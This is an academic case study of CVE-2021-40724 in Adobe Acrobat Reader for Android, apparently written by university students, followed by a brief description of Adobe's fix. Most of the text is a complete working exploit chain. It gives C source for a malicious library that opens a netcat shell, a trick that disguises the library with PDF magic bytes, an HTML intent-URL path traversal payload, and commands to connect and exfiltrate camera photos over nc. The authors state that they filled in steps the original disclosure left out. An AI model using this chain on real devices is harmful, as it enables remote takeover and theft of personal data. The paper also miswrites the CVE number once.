Exploiting Path Traversal in Adobe Acrobat Reader on Android: A Case Study

Peter-John Mathew Hein, Amr Tamer, Abdulrahman Khader
Department of Electrical and Computer Engineering,
Khalifa University of Science, Technology, and Research, Abu Dhabi, UAE

Abstract— ***In this paper, we addressed the vulnerability CVE-2021-40724, a path traversal and remote code execution vulnerability in Adobe Acrobat Reader for Android. We detail an approach that combines decomplication techniques, malicious library injection, and path traversal exploitation to execute arbitrary code. The study reveals the vulnerability's implication for Android's Security framework and demonstrates the ease of exploiting dynamic code-loading features. Our findings emphasize the importance of comprehensive validation mechanisms in software design that should be frequently and thoroughly challenged to ensure its safety and to prevent such vulnerabilities.***

Keywords—Android Security, Path Traversal, Remote Code Execution, Dynamic Loading, Vulnerability Exploitation, CVE-2021-40724.

I. INTRODUCTION

The prevalence of mobile devices in our daily lives has made them a prime attack vector, with Android's open ecosystem being a primary target [1]. Among the plethora of malware, Trojan horses stand out for their deceitful nature, tricking users into executing seemingly harmless operations that conceal malicious intents. These threats account for a substantial portion of cyber-attacks, with McAfee reporting that 58% of attacks involve Trojan Horses.

This paper examines CVE-2021-4072 [2], a vulnerability within Adobe Acrobat for Android, which represents the Trojan horse methodology by masquerading as a benign PDF reader application while enabling unauthorized access to the device's internal storage. Adobe Acrobat's widespread trust and extensive permissions paved the way for this exploitation, underscoring the criticality of permission models in-app security. The National Vulnerability Database rated this vulnerability at 7.8 out of 10, reflecting its severity [2]. This is yet another example of an extremely popular and well-trusted application containing some vulnerability, displaying the requirement for apprehensive use by everyday users when it comes to all digital services.

Android's popularity and customizability make it a subject of extensive security analysis, often revealing vulnerabilities at both the OS level and in applications that leverage OS features indirectly [1]. In this project, we demonstrate how CVE-2021-40724 could be exploited on any Android device running a vulnerable version of Adobe Acrobat. The exploit we detail is predicated on the application's legitimate permissions, which inadvertently grant access to sensitive areas of the device's storage.

As we navigate through the intricacies of the exploit, we shed light on the broader implications for software security practices and the measures that can be taken to fortify applications in an increasingly digital landscape.

II. MODEL SELECTION

This study explores the exploitation of CVE-2021-40724, a path traversal vulnerability in the Adobe Acrobat Reader app for Android. The exploitation process leverages Android's dynamic code-loading feature and the app's inherent permissions to execute arbitrary code.

A. Preparation

Before starting the process, it was crucial to set the groundwork for the subsequent exploitation steps. This preparation involved understanding the mechanisms of shared object file (.so) loading within the Android operating system.

In the context of the Java Virtual Machine (JVM), which Android utilizes to run Java applications, the **.so** files are the equivalent of dynamic link libraries (DLLs) in Windows. These shared object files contain executable code and resources that applications can load and execute at runtime. However, specific naming conventions are followed to ensure the JVM correctly identifies and loads these files.

The naming convention mandates that the file names be prefixed with **lib** and suffixed with **.so**. For instance, if a library's logical name is **hello**, the corresponding file name should be **libhello.so**. This is a vital step because Android's application runtime relies on this naming pattern to resolve library names during dynamic loading, as invoked by calls such as **System.loadLibrary("hello")** within the application's code.

This process is a fundamental part of Android's dynamic code loading capability, which allows applications to load code modules dynamically at runtime instead of at install time. Dynamic code loading is commonly used to reduce the initial download size of an application, load modules that are only needed for certain features, or update parts of the application without needing to update the entire APK.

In our exploit scenario, we sought to leverage this dynamic loading feature to introduce a malicious library into the application's runtime environment. By carefully crafting a **.so** file that adheres to these conventions and mimics legitimate functionality, we aimed to bypass security checks and load malicious code onto the target device.

The preparation step concluded with the assurance that the environmental setup, including the naming and placement of the **.so** file, was ready for the execution of the exploit.

B. Decompilation Analysis

Decompilation is the reverse process of taking compiled binary class files and translating them back into a human-readable form. In the context of Android applications, this usually involves converting. Dex (Dalvik Executable) files back to Java source code.

The Adobe Acrobat Reader for Android APK was decompiled to gain insights into its structure and functionalities, which is an essential step in vulnerability research and exploit development. To achieve this, the following tools and commands were used:

- **APKTool**: A tool for reverse engineering third-party, closed, binary Android apps. It can decode resources to nearly original form and rebuild them after making modifications. The command **apktool d app.apk** was executed to decompile the APK file and extract its contents, including the resources and the manifest file.
- **JADX**: A command line and GUI tool for producing Java source code from Android **.dex** and APK files. The command **jadx -d jadx app.apk** was used to translate **.dex** files into Java source code, providing a readable format for further analysis.
- The resulting Java code allowed us to analyze the application's intent-filter implementation, specifically the **StaticHelper** class:

```
class StaticHelper {
    private static native String getLibraryList();

    public static boolean initOpenCV(boolean z) {
        String str;
        if (z) {
            loadLibrary(str:"cudart");
            loadLibrary(str:"nppc");
            loadLibrary(str:"nppi");
            loadLibrary(str:"npps");
            loadLibrary(str:"cufft");
            loadLibrary(str:"cublas");
        }
        Log.d("OpenCV/StaticHelper", "Trying to get library list");
        try {
            System.loadLibrary(libname:"opencv_info");
            str = getLibraryList();
        } catch (UnsatisfiedLinkError unused) {
            Log.e("OpenCV/StaticHelper", "OpenCV error: Cannot load info library for OpenCV");
            str = "";
        }
        Log.d("OpenCV/StaticHelper", "Library list: \"" + str + "\"");
        Log.d("OpenCV/StaticHelper", "First attempt to load libs");
        if (initOpenCVLibs(str)) {
            Log.d("OpenCV/StaticHelper", "First attempt to load libs is OK");
            for (String str2 : Core.getBuildInformation().split(System.getProperty(key:"line.separator"))) {
                Log.i("OpenCV/StaticHelper", str2);
            }
            return true;
        }
        Log.d("OpenCV/StaticHelper", "First attempt to load libs fails");
        return false;
    }
```

Figure 1. StaticHelper Class from decompiled code

By analyzing the decompiled code, we could strategize how to position our crafted **.so** file so that the application would load it, mistakenly believing it to be a legitimate library. This approach is particularly insidious as it doesn't require any manipulation of the app's code—only its runtime environment and the file system.

The decompilation step is foundational for the exploit's success, as it allows us to map out the application's internal workings and identify the most effective way to introduce our malicious payload.

C. Crafting the exploit

In crafting the exploit, the objective was to create a shared object (.so) library that the Android system would execute. This library, when loaded, would open a backdoor for remote code execution (RCE). The process involved several technical steps:

1) Writing the Exploit Code

The exploit was written in C and the core of our exploit code was designed to fork a new process and establish a reverse shell:

```
#include <jni.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

JNIEXPORT jint JNI_OnLoad(JavaVM *vm, void *reserved)
{
    // Fork a new process
    pid_t pid = fork();

    if (pid == -1)
    {
        // Forking failed
        perror("Forking failed");
        return JNI_ERR;
    }

    if (pid == 0)
        system("toybox nc -p 6666 -L /system/bin/sh -l");

    JNIEnv *env;
    if (vm->GetEnv(reinterpret_cast<void **>(&env), JNI_VERSION_1_6) != JNI_OK)
    {
        return JNI_ERR;
    }

    return JNI_VERSION_1_6;
}
```

Figure 2. Reverse Shell Code

The **JNI_OnLoad** function is called when the library is first loaded. The **fork()** system call is used to create a new process, ensuring that the original process continues running normally. If **fork()** returns **0**, we are in the child process, where the **system()** call is used to execute the netcat (**nc**) command, setting up a listener on port 6666 for an incoming connection to provide a shell.

2) Compiling the Exploit Code

The written C code was then compiled into a shared object (.so) file using the Android Native Development Kit (NDK). The NDK is a toolset that allows developers to implement parts of apps in native code languages such as C and C++. This was necessary because Android applications are typically written in Java and run on a virtual machine but exploits that need to interact with the system at a lower level require native code.[3]

The success of the attack depends on the CPU architecture of the device. If the device is ARM, then the .so file must be compiled for ARM. If the device is x86, then the .so file must be compiled for x86, and so on. Specifically, the .so file must be compiled for the same architecture as the device's CPU architecture otherwise it will not run. Our attack caters to x86_64 and arm64_v8a architectures [4].

3) Binary Manipulation

After compiling the .so file, binary manipulation was required to bypass Adobe Acrobat's security checks. Since Acrobat expects PDF files, the .so file's binary had to be edited to include the PDF magic bytes **%PDF** at the start, tricking Acrobat into treating the .so file as a valid PDF. We used a hex editor to modify the binary as follows:

```
hexedit libopencv_info.so
```

In the hex editor, the first few bytes of the .so file were changed to **%PDF**, ensuring that these magic bytes were within the first 1024 bytes, a condition necessary for Acrobat's validation process.



Figure 3. Example of PDF magic number padding

4) Finalizing the Library

Once the .so file was appropriately crafted and disguised, it was ready to be hosted on a server and subsequently downloaded and executed by the target application. The exploitation relied on the application's trust in loading libraries based on their filenames, without validating the file's actual content beyond the initial magic bytes.

D. Hosting and Delivering the Payload

Hosting and delivering the payload is a critical step in the exploitation process. This involves setting up a server to host the crafted **.so** file and creating a delivery mechanism that exploits the application's vulnerabilities to download and execute the file.

1) Setting Up the Server

To make the malicious **.so** file accessible, we set up a simple HTTP server using Python's built-in module [5,6]. The command used was:

```
python -m http.server 8000
```

This command starts a lightweight HTTP server on port 8000, serving files from the current directory. It's a convenient way to host files without setting up a full-fledged web server.

2) Exploiting Path Traversal

With the server running, the next step was to exploit the path traversal vulnerability present in the application. Path traversal, also known as directory traversal, allows an attacker to access files and directories that are stored outside the web root folder. By manipulating variables that reference files with **../** sequences, it's possible to move up to parent directories (hence the term 'traversal').

The crafted payload, in the form of an HTML page, utilized an intent URL scheme to trigger the vulnerability. The HTML script looked like this:

```
<html>
      <title>RCE in Adobe Acrobat Reader
for Android</title>
      <body>
            <script>
                  window.location.href =

      'intent://94.59.94.173:8000/..%2F..
%2F..%2F..%2F..%2Fdata%2Fdata%2Fcom.adobe.
reader%2Ffiles%2Fsplitcompat%2F1921819312%
2Fnative-
libraries%2FFASOpenCVDF.config.arm64_v8a%2
Flibopencv_info.so#Intent;scheme=http;type
=application/*;package=com.adobe.reader;co
mponent=com.adobe.reader/.AdobeReader;end'
;
            </script>
      </body>
</html>
```

This script, when run in a browser, would redirect the user to the intent URL, which includes a path that exploits the vulnerability, instructing the Adobe Acrobat Reader app to download and execute the **.so** file.

3) Triggering the Download and Execution

Once a user visited the server and triggered the HTML script, the Adobe Acrobat Reader app would download the **.so** file into its internal storage, specifically into the directory used for loading native libraries. Due to the path traversal exploit, the file would be saved in a directory from which the application loads executable libraries.

4) Overcoming Server Path Traversal

A challenge encountered was that the server itself was performing path traversal on the URL, which could neutralize the intended directory traversal exploit. To circumvent this, we structured the server's directory to match the intended traversal path. This ensured that when the Adobe Acrobat Reader app requested the file, it was served from the expected directory, preserving the exploit's path traversal sequence.

E. Execution and Confirmation

Once the payload was hosted and the delivery mechanism in place, the execution phase began. This phase confirmed that the exploit was operational and that it could effectively execute the payload on the target device.

1) Execution of the Malicious Payload

The crafted **.so** file was engineered to execute automatically upon loading by the Adobe Acrobat Reader app. This behavior was triggered by the user's interaction with the app, specifically when using the Fill and Sign feature. The application, following its regular execution path, inadvertently loaded the malicious library, which then executed the embedded payload. The code within the library established a reverse shell on port 6666, listening for a remote connection.

2) Confirmation of the Reverse Shell

To verify the successful deployment and execution of the exploit, we used the Android Debug Bridge (ADB), a versatile command-line tool that facilitates communication with an Android device. The command **adb -s [device-name] shell** followed by **ss -tuln** was executed to list all listening ports, confirming that our reverse shell was active and ready on port 6666:

```
adb -s [device-name] shell
ss -tuln
```



Figure 4. A screenshot shows it is listening to port 6666

The output showed that the device was listening on the specified port, indicating that the reverse shell had been established successfully.

3) Utilizing the Reverse Shell

With the reverse shell in place, we could execute commands on the compromised device as if we were operating it directly. This level of control allowed for a broad range of malicious activities, such as data exfiltration and further system compromise. For instance, the command **ncat [device-ip] 6666** was used to connect to the reverse shell, providing us with a command-line interface on the device:

```
ncat [device-ip] 6666
```

This command opened a network connection to the target device's IP address on the port where the reverse shell was listening, effectively giving us remote command-line access to the device.

4) Testing and Debugging

An essential part of the execution phase was testing and debugging to ensure the exploit's reliability. This involved using the reverse shell to perform actions on the device, monitoring the results, and adjusting the exploit's parameters as needed. Debugging was particularly important to refine the exploit and to ensure that it would work reliably across different devices and Android versions.

F. Utilization and Futher Exploitation

With the reverse shell established, the final step is to leverage this access for further exploitation, which demonstrates the full impact of the vulnerability.

1) Accessing the Reverse Shell

The reverse shell, set up on the compromised device, waited for an incoming connection. To access it, we used the **ncat** command from our own machine, specifying the victim's IP address and the port number:

```
ncat 192.168.0.180 6666
```

This command is connected to the reverse shell, giving us command-line access to the victim's device. From here, we could issue commands as if we were physically holding the device, allowing for a wide range of activities, from benign operations to malicious actions like installing spyware or extracting sensitive data.

2) Exploitation Activities

Inside the reverse shell, we could navigate the file system, access files, and execute further payloads. One example of an exploitation activity is retrieving sensitive data from the device. We navigated to the directory containing photos (typically **/storage/emulated/0/DCIM/Camera**), and then transferred files back to our server:

```
cd /storage/emulated/0/DCIM/Camera
ncat -l 6667 > file.txt
```

We opened a listener on another port to receive the data sent from the compromised device. Inside the reverse shell, the command to send the file might look like this:

```
cat 20221125_151339.jpg | toybox base64 | toybox nc -w 3 192.168.0.180 6667
```

This command encodes the specified image file into a base64 string and then sends it to our listener, where we can decode and save the image.

3) Final Verification and Debugging

The success of these exploitation activities was verified through careful observation and debugging. We used the logcat utility to monitor the system logs for any unexpected behavior or errors that could indicate problems with the exploit:

```
adb [device-name] logcat
```

This provided real-time logging information from the device, which was invaluable for ensuring the exploit was functioning as intended and for troubleshooting any issues that arose during the exploitation process.

III. FIX TO VULNERABILITY

The discovery and exploitation of the CVE-2021-40724 vulnerability in Adobe Acrobat Reader for Android highlighted a significant security oversight that needed to be addressed promptly.

1) Identification of the Flaw

The vulnerability lies in the improper handling of file paths and permissions, which allowed for path traversal and the execution of unauthorized code. This was identified through the examination of the application's source code and behaviour during the exploitation process.

2) Patching the Vulnerability

Adobe's response to the vulnerability involved updating the application to better validate file paths and permissions. The fix was implemented in a newer version of Adobe Acrobat Reader, preventing the application from executing files that did not meet strict criteria, effectively mitigating the risk of similar attacks.

3) Code Update

```
private static final String
FILE_NAME_RESERVED_CHARACTER =
"[*/\\|?<>\"]";
public static String
getModifiedFileNameWithExtensionUsingInten
tData(String str, String str2,
ContentResolver contentResolver, Uri uri)
{
```

```
    ...
    return
str.replaceAll(FILE_NAME_RESERVED_CHARACTE
R, "_");
}
```

This code sanitizes the file name, replacing reserved characters that could potentially be used for path traversal attacks with underscores, thus neutralizing the threat.

IV. Conclusion

The exploration of the CVE-2021-40724 vulnerability in Adobe Acrobat Reader for Android has provided a valuable case study in the field of cybersecurity. This investigation demonstrated how a seemingly innocent application could be leveraged to perform malicious actions, exploiting trust and permissions granted by the operating system. Our approach utilized a combination of social engineering and technical exploitation techniques, highlighting the importance of a multi-faceted defense strategy.

The vulnerability was properly classified as dangerous and patched in October of 2021, a few months after its discovery. This shows that even popular, well-implemented applications are still vulnerable to the constantly trying hacking world. Thus, applications should always attempt to find and secure any vulnerabilities as soon as possible. Developers of popular applications have an obligation to make sure their products are well-secured to avoid vulnerabilities such as the one shown in this report.

Acknowledgment

We extend our profound gratitude to Sunny Gupta, whose careful work and insightful discovery of CVE-2021-40724 provided the foundational knowledge and inspiration for our research. Sunny's blog post not only shed light on the complexities of this vulnerability but also highlighted the broader implications of such security flaws within mobile operating systems [7]. However, through trying to perform this exploit ourselves, we found that Sunny's blog was missing several vital steps to accomplish the exploit, possibly to prevent users from using it for malicious purposes.

References

[1] M. Linares-Vásquez et al., "An Empirical Study on Android-related Vulnerabilities," ar5iv.org, 2023. [Online]. Available: [1704.03356] An Empirical Study on Android-related Vulnerabilities (arxiv.org). [Accessed: 16-11-2023].

[2] National Vulnerability Database, "CVE-2021-40724," nvd.nist.gov, 2021. [Online]. Available: NVD - CVE-2021-40724 (nist.gov) . [Accessed: 16-11-2023].

[3] Android Developers. "Android NDK Guides." Android Developers, https://developer.android.com/ndk/guides. [Accessed: 22-11-2023].

[4] T. Reidt, "Arm vs x86: Which architecture owns the future?," Emteria, 2023. [Online] Available: ARM vs x64 CPU architectures [Accessed: 29-11-2023]

[5] "Http.server - HTTP servers," Python documentation, https://docs.python.org/3/library/http.server.html (accessed Nov. 29, 2023).

[6] "HTTP server," Python Documentation. [Online] Available: HTTP server [Accessed: 20-11-2023]

[7] S. Gupta, "RCE in Adobe Acrobat Reader for android (CVE-2021-40724)," 2021. [Online]. Available:Sunny Gupta | RCE in Adobe Acrobat Reader for android(CVE-2021-40724) (hulkvision.github.io) [Accessed: 14-11-2023].